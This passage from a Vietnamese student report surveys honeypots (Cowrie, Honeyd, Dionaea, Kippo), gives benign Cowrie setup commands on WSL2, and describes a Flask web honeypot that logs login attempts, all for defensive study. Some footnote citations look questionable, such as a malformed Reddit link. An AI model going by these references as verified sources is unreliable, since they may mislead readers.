6. **Tùy chỉnh linh hoạt:** Cowrie hỗ trợ cấu hình giao diện hệ thống, phiên đăng nhập, cấu trúc thư mục, cho phép mô phỏng các hệ điều hành như Linux server, IoT device hoặc firmware router.



Hình 3.5: Mô phỏng cách thức hoạt động của hệ thống Honeypot-Cowrie

### 3.4.3 Tính năng nổi bật

- **Mô phỏng dịch vụ SSH và Telnet:** Cowrie đóng vai trò như một máy chủ thực, phản hồi đầy đủ với kẻ tấn công trong phiên kết nối qua hai giao thức phổ biến.
- **Shell tương tác và hệ thống tệp giả:** Attacker có thể gõ lệnh như trên một máy Linux thật. Các tệp như /etc/passwd, /home, /var/log được dựng giả nhằm tăng độ tin cậy.
- **Ghi log toàn diện:** Mọi thao tác đều được ghi dưới dạng text log và ttylog. Có thể phát lại phiên làm việc như dạng video dòng lệnh giúp phân tích chi tiết hành vi.
- **Phát hiện tải file:** Cowrie tự động lưu bản sao file khi attacker dùng lệnh như wget, curl, scp – giúp thu thập mã độc để phân tích sau này.
- **Tùy biến hệ điều hành giả:** Người triển khai có thể thay đổi cấu trúc hệ thống tệp và hành vi shell để phù hợp với mục tiêu nghiên cứu – ví dụ mô phỏng hệ điều hành IoT hoặc firmware thiết bị mạng.

### 3.4.4 Ứng dụng thực tế

Cowrie đã và đang được sử dụng rộng rãi trong các mục đích sau:

- **Phân tích hành vi tấn công:** Giúp ghi nhận chiến thuật, kỹ thuật và công cụ (*TTPs*) mà attacker sử dụng trong các giai đoạn post-exploitation.
- **Cảnh báo sớm:** Nhờ thu hút tấn công từ sớm, Cowrie đóng vai trò như một hệ thống báo động ngoại vi trong hệ sinh thái phòng thủ.
- **Giáo dục và đào tạo:** Cowrie là công cụ lý tưởng để giảng dạy về an ninh mạng, đặc biệt trong các bài lab về phân tích hành vi thực tế.
- **Thu thập mẫu mã độc:** Hỗ trợ thu thập và lưu trữ các tập tin độc hại được attacker tải xuống, phục vụ reverse engineering.
- **Hạn chế rủi ro hệ thống thật:** Giúp phân tán và đánh lạc hướng tấn công ra khỏi các máy chủ sản xuất.

### 3.4.5 Hạn chế

Mặc dù có nhiều điểm mạnh, Cowrie vẫn tồn tại một số nhược điểm cần lưu ý:


- **Tương tác hạn chế so với hệ thống thật:** Mặc dù shell tương tác khá chân thực, Cowrie không thể phản hồi tất cả lệnh một cách hoàn chỉnh (ví dụ như sudo, apt, gcc sẽ bị hạn chế).
- **Cài đặt phức tạp:** Quá trình triển khai Cowrie yêu cầu kiến thức hệ thống, cấu hình port, SSH keys và phân quyền – điều này có thể gây khó khăn cho người mới bắt đầu.
- **Giới hạn giao thức:** Cowrie chủ yếu giả lập SSH và Telnet – chưa hỗ trợ các giao thức hiện đại như RDP, MQTT, hoặc RESTful API, dẫn đến phạm vi áp dụng bị thu hẹp trong môi trường hiện đại.

### 3.5 Ví dụ ứng dụng thực tế các mô hình Honeypot Honeyd

Honeyd đã được triển khai tại Trường Đại học Politécnica de Madrid trong một thử nghiệm thực tế, nơi các nhà nghiên cứu sử dụng Honeyd kết hợp với Dionaea để giám sát một phân đoạn mạng sản xuất. Trong vòng 10 ngày, hệ thống ghi nhận hơn 6.700 sự kiện từ các nguồn tấn công khác nhau<sup>21</sup>. Thử nghiệm cho thấy Honeyd hiệu quả trong việc phát hiện các tấn công vào dịch vụ FTP, Telnet, và HTTP mờ phỏng.

### Dionaea

Dionaea là thành phần quan trọng trong nền tảng honeypot tích hợp T-Pot do Deutsche Telekom phát triển. Trong đó, Dionaea chịu trách nhiệm thu thập mẫu mã độc từ các cuộc tấn công SMB, FTP, và HTTP<sup>22</sup>. Các mẫu mã độc sau đó được phân tích thông qua hệ thống ELK để xác định hành vi và kỹ thuật khai thác phổ biến.



Hình 3.6: Trang chủ T-Pot (Phát triển bởi Deutsche Telekom)

<sup>21</sup>Zarza, J. A., Sánchez, R. G., & Valero, M. A. G. (2019). "Deployment of Low and Medium Interaction Honeypots for the Analysis of Malicious Traffic in University Networks". *IEEE EDUCON 2019*.

<sup>22</sup>Deutsche Telekom. (n.d.). "T-Pot: The All In One Honeypot Platform". Truy cập tại <https://github.com/telekom-security/tpotce>



Hình 3.7: T-Pot với dashboard attack map

Ngoài ra, nhiều phòng lab nghiên cứu bảo mật đã sử dụng Dionaea kết hợp với Splunk để thu thập và phân tích mã độc ransomware. Sau một phiên chạy thử ngắn, hệ thống có thể phát hiện và lưu trữ các tập tin PE chứa mã độc thực thi<sup>23</sup>.

## Kippo

Kippo từng được sử dụng rộng rãi trong cộng đồng nghiên cứu độc lập để ghi lại hành vi brute-force SSH. Một số quản trị viên mạng triển khai Kippo trên các máy chủ VPS để quan sát kẻ tấn công tải mã độc về, cài đặt IRC bot, hoặc sử dụng các kỹ thuật leo thang đặc quyền. Các dữ liệu được lưu dưới dạng `ttylog` giúp phát lại phiên hoạt động như video<sup>24</sup>.

## Cowrie

Cowrie là bản nâng cấp của Kippo và đã được triển khai trong nhiều dự án thực tế:

- **Trong học thuật**, một nhóm nghiên cứu triển khai Cowrie để ghi lại hành vi kẻ tấn công SSH trên môi trường mạng thực. Họ ghi nhận hàng trăm nghìn phiên kết nối, trong đó có nhiều trường hợp sử dụng Cowrie làm máy chủ relay cho các tấn công kế tiếp<sup>25</sup>.

<sup>23</sup>Seixas, F. (2017). "Detecting Malware with Dionaea and Splunk". *Medium*. Truy cập tại <https://medium.com/@felipeseixas/detecting-malware-with-dionaea-and-splunk-53c76a028b1d>

<sup>24</sup>Reddit u/mayhem-7. (2020). "My Kippo honeypot logged SSH attacks for 3 months". Truy cập tại [https://www.reddit.com/r/netsec/comments/gn74h3/my\\_kippo\\_honeypot\\_logged\\_ssh\\_attacks\\_for\\_3/](https://www.reddit.com/r/netsec/comments/gn74h3/my_kippo_honeypot_logged_ssh_attacks_for_3/)

<sup>25</sup>Barker, J., et al. (2019). "Empirical Study of Honeypot SSH Interactions". *International Journal of Computer Applications*.

- **Trong doanh nghiệp**, Microsoft đã đưa Cowrie vào các giải pháp SIEM như Azure Sentinel nhằm phát hiện sớm hành vi brute-force và phát hiện IoC (chỉ dấu xâm nhập)<sup>26</sup>.



Hình 3.8: Azure Sentinel Workbook Dashboard

- Trong homelab, nhiều quản trị viên cá nhân chạy Cowrie kết hợp với Grafana để tạo bản đồ tấn công thời gian thực. Các hành vi phổ biến ghi nhận gồm: tải botnet Mirai, khởi chạy reverse shell và dò quét tiếp các subnet lân cận<sup>27</sup>.

<sup>26</sup>Microsoft Security Team. (2021). "Using Cowrie Honeypot with Azure Sentinel". Truy cập tại <https://techcommunity.microsoft.com/t5/security-compliance-and-identity/using-cowrie-honeypot-with-azure-sentinel/ba-p/2137114>

<sup>27</sup>Reddit u/binaryghost. (2023). "Cowrie honeypot visualization dashboard using Grafana". Truy cập tại [https://www.reddit.com/r/homelab/comments/121cowrie\\_dashboard/](https://www.reddit.com/r/homelab/comments/121cowrie_dashboard/)

### 3.6 So sánh các mô hình Honeypot phổ biến

Để lựa chọn mô hình honeypot phù hợp với mục tiêu triển khai, cần xem xét nhiều tiêu chí như mức độ tương tác, dịch vụ giả lập, khả năng thu thập mã độc và độ phức tạp cài đặt. Bảng sau đây tổng hợp và so sánh các đặc điểm chính của bốn honeypot phổ biến hiện nay: Honeyd, Dionaea, Kippo và Cowrie.

Bảng 3.2: Bảng so sánh các mô hình Honeypot phổ biến

Tiêu chí	Honeyd	Dionaea	Kippo	Cowrie
Loại honeypot	Low-Interaction	Low-to-Medium Interaction	Medium-to-High Interaction	Medium-to-High Interaction
Mục tiêu chính	Mô phỏng mạng, gây nhiễu	Thu thập malware, phân tích botnet	Ghi lại tương tác SSH	Ghi lại tương tác shell SSH/Telnet nâng cao
Dịch vụ giả lập	Đa dịch vụ (FTP, SSH, HTTP, SMTP...)	SMB, HTTP, FTP, MSSQL, SIP	SSH	SSH, Telnet
Mức độ tương tác	Nhẹ (phản hồi tĩnh)	Trung bình (xử lý payload)	Cao (shell giả tương tác)	Cao (shell giả tương tác cài tiến)
Phân tích mã độc	Không	Cơ bản (lưu file + phân tích shellcode)	Hạn chế (lưu file tải về)	Hạn chế (lưu file tải về)
Độ phức tạp triển khai	Dễ (file .conf)	Trung bình (Python/C modules)	Trung bình (Python)	Trung bình - Phức tạp
Tài nguyên yêu cầu	Thấp (mô phỏng 100+ IP)	Trung bình (xử lý payload)	Trung bình	Trung bình - Cao
Khả năng tích hợp	Log cơ bản	ELK, MHN, SQLite	Log text/ttylog	ELK, MHN, JSON/SQL
Ưu điểm chính	Nhẹ, mô phỏng đa IP	Bẫy malware tự động + lưu mẫu	Ghi video terminal	Mô phỏng shell thực tế
Nhược điểm chính	Dễ bị phát hiện, không xử lý payload	Giới hạn giao thức giả lập	Môi trường giả lập hạn chế	Cấu hình phức tạp

## **Phần II**

# **Triển khai thực nghiệm**

# Chương 4 Giới thiệu và cài đặt hệ thống Honeypot

---

## 4.1 Mục tiêu và định hướng triển khai

Trong bối cảnh các cuộc tấn công mạng ngày càng phổ biến và tinh vi, việc triển khai các hệ thống giám sát nhằm thu thập, phân tích và phát hiện sớm hành vi xâm nhập là vô cùng cần thiết. Honeypot, cụ thể là Cowrie SSH Honeypot, đóng vai trò như một bẫy ảo được thiết kế để thu hút và ghi nhận hành vi của các đối tượng tấn công mạng, từ đó cung cấp dữ liệu giá trị phục vụ cho phân tích an ninh.

Mục tiêu chính của phần thực nghiệm này là xây dựng một quy trình thử nghiệm thực tế hệ thống honeypot Cowrie trên môi trường ảo hoá WSL2 (Windows Subsystem for Linux), kết hợp với các bước xử lý, phân tích dữ liệu log từ các cuộc tấn công SSH. Thông qua quá trình triển khai, nhóm thực hiện hướng đến các định hướng sau:

- Thực hiện quá trình cài đặt, vận hành và quan sát hoạt động thực tế của một hệ thống honeypot.
- Kết hợp sử dụng tập dữ liệu log SSH honeypot từ cộng đồng nhằm tăng khối lượng dữ liệu cho phân tích.
- Tiền xử lý dữ liệu log bao gồm chuẩn hoá định dạng, làm sạch dữ liệu và bổ sung thông tin địa lý (GeoIP).
- Phân tích thống kê và trực quan hoá hành vi tấn công SSH để nhận diện các mẫu tấn công phổ biến.
- Áp dụng kỹ thuật học máy (Machine Learning), cụ thể là thuật toán phân cụm DBSCAN, để phát hiện các nhóm tấn công có đặc điểm bất thường.
- Xây dựng dashboard trực quan hoá kết quả nhằm hỗ trợ giám sát và trình bày dữ liệu một cách sinh động.

## 4.2 Công cụ và thư viện sử dụng

Để triển khai thử nghiệm hệ thống honeypot và phân tích dữ liệu log tấn công SSH, nhóm thực hiện đã lựa chọn bộ công cụ và thư viện phù hợp, đảm bảo tính tương thích, hiệu quả và dễ mở rộng trong môi trường học thuật cũng như thực tiễn. Các thành phần chính bao gồm:

### 4.2.1 Hệ điều hành và môi trường thực thi

- **Windows 10 + WSL2 (Windows Subsystem for Linux version 2):** WSL2 cho phép chạy môi trường Ubuntu Linux bên trong hệ điều hành Windows một cách hiệu quả và gần như đầy đủ. Việc sử dụng WSL2 giúp dễ dàng thiết lập và quản lý các dịch vụ Linux như Cowrie, đồng thời tận dụng được tính tiện lợi của giao diện Windows để lập trình và trực quan hóa dữ liệu.

### 4.2.2 Honeypot

- **Cowrie:** Là một honeypot tương tác trung bình (medium-interaction) chuyên dùng cho dịch vụ SSH và Telnet. Cowrie cho phép mô phỏng một hệ thống Linux bị sơ hở, ghi lại chi tiết các phiên truy cập trái phép, câu lệnh được thực thi, thông tin đăng nhập bị thử và địa chỉ IP nguồn. Đây là thành phần cốt lõi giúp thu thập dữ liệu tấn công phục vụ phân tích.

### 4.2.3 Ngôn ngữ và công cụ lập trình

- **Python 3.10:** Là ngôn ngữ lập trình chính được sử dụng để xử lý dữ liệu, phân tích thống kê, xây dựng mô hình học máy và trực quan hóa. Python cung cấp hệ sinh thái thư viện phong phú, phù hợp với các tác vụ về dữ liệu và an ninh mạng.
- **Jupyter Notebook:** Cung cấp môi trường lập trình tương tác, thuận tiện để thực hiện, thử nghiệm và trình bày các bước xử lý dữ liệu theo từng ô lệnh (cell). Jupyter đặc biệt hữu ích trong giai đoạn khám phá và trực quan hóa dữ liệu.
- **Streamlit:** Là công cụ giúp nhanh chóng xây dựng ứng dụng web tương tác để trực quan hóa và trình bày kết quả phân tích một cách sinh động, không cần kinh nghiệm lập trình web phức tạp.

#### 4.2.4 Thư viện xử lý và trực quan hóa dữ liệu

- **pandas, numpy:** Dùng để xử lý, tổ chức và tính toán dữ liệu dạng bảng. pandas hỗ trợ thao tác trên DataFrame, là cấu trúc dữ liệu cốt lõi trong quá trình tiền xử lý log.
- **matplotlib, seaborn, plotly:** Các thư viện trực quan hóa dữ liệu. matplotlib và seaborn phù hợp với biểu đồ tĩnh, trong khi plotly cho phép tạo biểu đồ tương tác như bản đồ địa lý hoặc biểu đồ phân tán có phóng to/thu nhỏ.
- **re, csv:** Sử dụng trong việc phân tích cú pháp log thô (file text), với re hỗ trợ biểu thức chính quy để trích xuất thông tin, và csv để đọc/ghi dữ liệu đã xử lý.

#### 4.2.5 Thư viện mở rộng và học máy

- **geoip2, geopy:** Được sử dụng để tra cứu vị trí địa lý của địa chỉ IP (quốc gia, thành phố), phục vụ cho việc trực quan hóa và phân tích theo vùng địa lý.
- **scikit-learn (DBSCAN):** Thư viện học máy phổ biến trong Python. DBSCAN (Density-Based Spatial Clustering of Applications with Noise) là thuật toán phân cụm được sử dụng để phát hiện các cụm IP bất thường dựa trên mật độ hoạt động và thời gian tấn công.
- **streamlit:** Ngoài vai trò xây dựng giao diện, streamlit còn hỗ trợ nhúng các biểu đồ trực quan, bảng thống kê, và giúp kết nối dữ liệu từ file CSV hoặc DataFrame trực tiếp tới giao diện người dùng.

Với việc kết hợp đồng bộ các công cụ trên, nhóm thực hiện đảm bảo quá trình triển khai được thực hiện hiệu quả từ bước thu thập, xử lý, phân tích đến trực quan hóa và đánh giá kết quả.

## 4.3 Cài đặt và chạy thử Cowrie Honeypot

### 4.3.1 Cài đặt Cowrie Honeypot

Để chuẩn bị môi trường thử nghiệm cho Cowrie, các bước cài đặt được thực hiện tuần tự như sau trong Ubuntu (WSL2):

1. Cập nhật hệ thống và cài đặt các gói phụ thuộc:

```
1 sudo apt update && sudo apt upgrade
2 sudo apt install git python3 python3-venv python3-pip
    libssl-dev libffi-dev build-essential libpython3-dev
    libevent-dev authbind
```

2. Tạo thư mục làm việc và clone mã nguồn Cowrie từ GitHub:

```
1 git clone https://github.com/cowrie/cowrie.git
2 cd cowrie
```

3. Thiết lập môi trường ảo Python:

```
1 python3 -m venv cowrie-env
2 source cowrie-env/bin/activate
3 pip install --upgrade pip
4 pip install -r requirements.txt
```

4. Tạo bản sao file cấu hình mặc định để tùy chỉnh:

```
1 cp etc/cowrie.cfg.dist etc/cowrie.cfg
```

5. (Tuỳ chọn) Cấu hình cổng SSH giả lập (mặc định là 2222): Mở file etc/cowrie.cfg và đảm bảo mục listen\_endpoints được thiết lập như sau:

```
1 listen_endpoints = tcp:2222:interface=0.0.0.0
```

6. (Tuỳ chọn) Cho phép Cowrie sử dụng cổng thấp hơn 1024 (như cổng 22) bằng authbind nếu cần, tuy nhiên trong thử nghiệm này nhóm sẽ giữ nguyên cổng 2222 để tránh xung đột.


Sau khi hoàn tất các bước trên, Cowrie đã sẵn sàng để khởi chạy trong môi trường thử nghiệm. Quá trình cài đặt này đảm bảo môi trường cách ly, dễ quản lý và dễ tái tạo trong các máy tính khác nhau thông qua việc sử dụng Python virtual environment.

### 4.3.2 Khởi động honeypot Cowrie

Sau khi cài đặt thành công, quá trình khởi động Cowrie được thực hiện bằng các lệnh sau trong WSL2:

```
1 cd cowrie
2 source cowrie-env/bin/activate
3 bin/cowrie start
```

Lệnh trên sẽ kích hoạt môi trường Python ảo và khởi chạy dịch vụ honeypot. Mặc định, Cowrie sẽ mô phỏng một dịch vụ SSH ở cổng 2222, không làm ảnh hưởng đến SSH thật của hệ thống.



The screenshot shows a terminal window titled 'ethan@DESKTOP-DOMJBUQ: ~/cowrie'. It displays system information as of Wednesday, June 11, 2025, at 15:04:09 +07. The system load is 0.0, usage of / is 1.3% of 1006.85GB, memory usage is 7%, and swap usage is 0%. It also shows 72 processes and 0 users logged in. An IPv4 address for eth0 is listed as 172.17.30.206. A note from Kubernetes about edge security is present. The user then runs 'cd cowrie', 'source cowrie-env/bin/activate', and 'bin/cowrie start'. The terminal shows the activation of a Python virtual environment and the starting of the Cowrie service. It includes several warning messages from Twisted and Cryptography libraries regarding the deprecation of TripleDES and other algorithms.


Hình 4.1: Màn hình khởi động Cowrie thành công trong WSL2

### 4.3.3 Thủ kết nối SSH giả lập

Để kiểm tra khả năng hoạt động của honeypot, người dùng có thể thử kết nối SSH bằng lệnh:

```
1 ssh -p 2222 fakeuser@localhost
```

Nếu Cowrie hoạt động bình thường, phiên kết nối sẽ được mở vào một hệ thống giả lập, nơi người dùng có thể nhập lệnh, tuy nhiên mọi thao tác đều bị ghi lại phục vụ phân tích.



```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19044.3086]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin.DESKTOP-DOMJBUQ>ssh -p 2222 fakeuser@localhost
fakeuser@localhost's password:
Permission denied, please try again.
fakeuser@localhost's password:
Permission denied, please try again.
fakeuser@localhost's password:
fakeuser@localhost: Permission denied (publickey,password).

C:\Users\admin.DESKTOP-DOMJBUQ>_

```

Hình 4.2: Phiên SSH giả lập ghi nhận trong Cowrie (thử đăng nhập với fakeuser)

#### 4.3.4 Xem và theo dõi log tấn công


Cowrie ghi lại chi tiết toàn bộ hoạt động truy cập trái phép vào hệ thống. File log chính nằm tại đường dẫn:

- `~/cowrie/var/log/cowrie/cowrie.log`

Để quan sát log theo thời gian thực, dùng lệnh:

```
1 tail -f ~/cowrie/var/log/cowrie/cowrie.log
```

Nội dung log bao gồm thời gian, địa chỉ IP, thông tin đăng nhập bị thử, và các lệnh giả lập được nhập vào sau khi truy cập thành công. Đây là nguồn dữ liệu đầu vào cực kỳ quan trọng cho giai đoạn phân tích hành vi tấn công sau này.



```

ethan@DESKTOP-DOMJBUQ: ~/cowrie
(cowrie-env) (base) ethan@DESKTOP-DOMJBUQ:~/cowrie$ tail -f ~/cowrie/var/log/cowrie/cowrie.log
2025-06-11T15:19:22.506197Z [HoneyPotSSHTransport,0,127.0.0.1] login attempt [b'fakeuser'/b'admin'] failed
2025-06-11T15:19:23.507665Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'fakeuser' failed auth b'password'
2025-06-11T15:19:23.508045Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
2025-06-11T15:19:24.728367Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'fakeuser' trying auth b'password'
2025-06-11T15:19:24.728637Z [HoneyPotSSHTransport,0,127.0.0.1] Could not read etc/userdb.txt, default database activated
2025-06-11T15:19:24.728749Z [HoneyPotSSHTransport,0,127.0.0.1] login attempt [b'fakeuser'/b'1234'] failed
2025-06-11T15:19:25.721871Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'fakeuser' failed auth b'password'
2025-06-11T15:19:25.722218Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
2025-06-11T15:19:25.734266Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2025-06-11T15:19:25.734444Z [HoneyPotSSHTransport,0,127.0.0.1] Connection lost after 24.1 seconds

```

Hình 4.3: Dòng log ghi nhận một phiên SSH truy cập trái phép

## 4.4 Xây dựng Web Honeypot bằng Flask

Trong khuôn khổ đề tài, bên cạnh việc triển khai Honeypot Cowrie để ghi nhận các phiên SSH giả lập, nhóm còn xây dựng một hệ thống **Web Honey Pot đơn giản bằng Flask**, mô phỏng giao diện **Admin Control Panel** nhằm đánh lừa các attacker truy cập trái phép. Mục tiêu là:

- Thu thập dữ liệu về các nỗ lực truy cập không hợp lệ vào giao diện web quản trị.
- Ghi lại thông tin như IP, thời gian, tên người dùng và mật khẩu được thử.
- Có thể tích hợp vào phân tích hành vi tấn công cùng với log Cowrie.


### Giao diện người dùng

Giao diện chính chỉ gồm một trang đăng nhập đơn giản với hai ô nhập liệu:

- Username
- Password

Khi người dùng nhấn nút **Login**, hệ thống sẽ không kiểm tra tính hợp lệ mà chỉ đơn giản ghi lại toàn bộ thông tin đăng nhập vào file log.

**Hình ảnh giao diện trang chủ Web Honeypot:**




Hình 4.4: Giao diện trang chủ Web Honey Pot

## Ghi log truy cập

Tất cả các nỗ lực đăng nhập, bất kể thành công hay thất bại, đều được ghi lại trong tập tin `login_attempts.txt` dưới dạng dòng văn bản. Mỗi dòng bao gồm:

- Thời gian đăng nhập
- Địa chỉ IP
- Username và Password được nhập



Hình 4.5: File `login_attempts.txt` của web Honeypot

## Cách thức hoạt động

1. Flask khởi chạy một server tại `http://localhost:5000`.
2. Người dùng (hoặc attacker) truy cập trang chủ và thấy form đăng nhập.
3. Khi nhấn nút **Login**, Flask xử lý POST request và:
  - Ghi lại IP, Username, Password và timestamp vào file `login_attempts.txt`
  - Hiển thị lại trang login, không thông báo lỗi hay thành công (giữ tính giả lập).
4. Quản trị viên có thể phân tích file log này để phát hiện các IP nghi ngờ hoặc mật khẩu phổ biến được thử.

## Tích hợp với pipeline phân tích

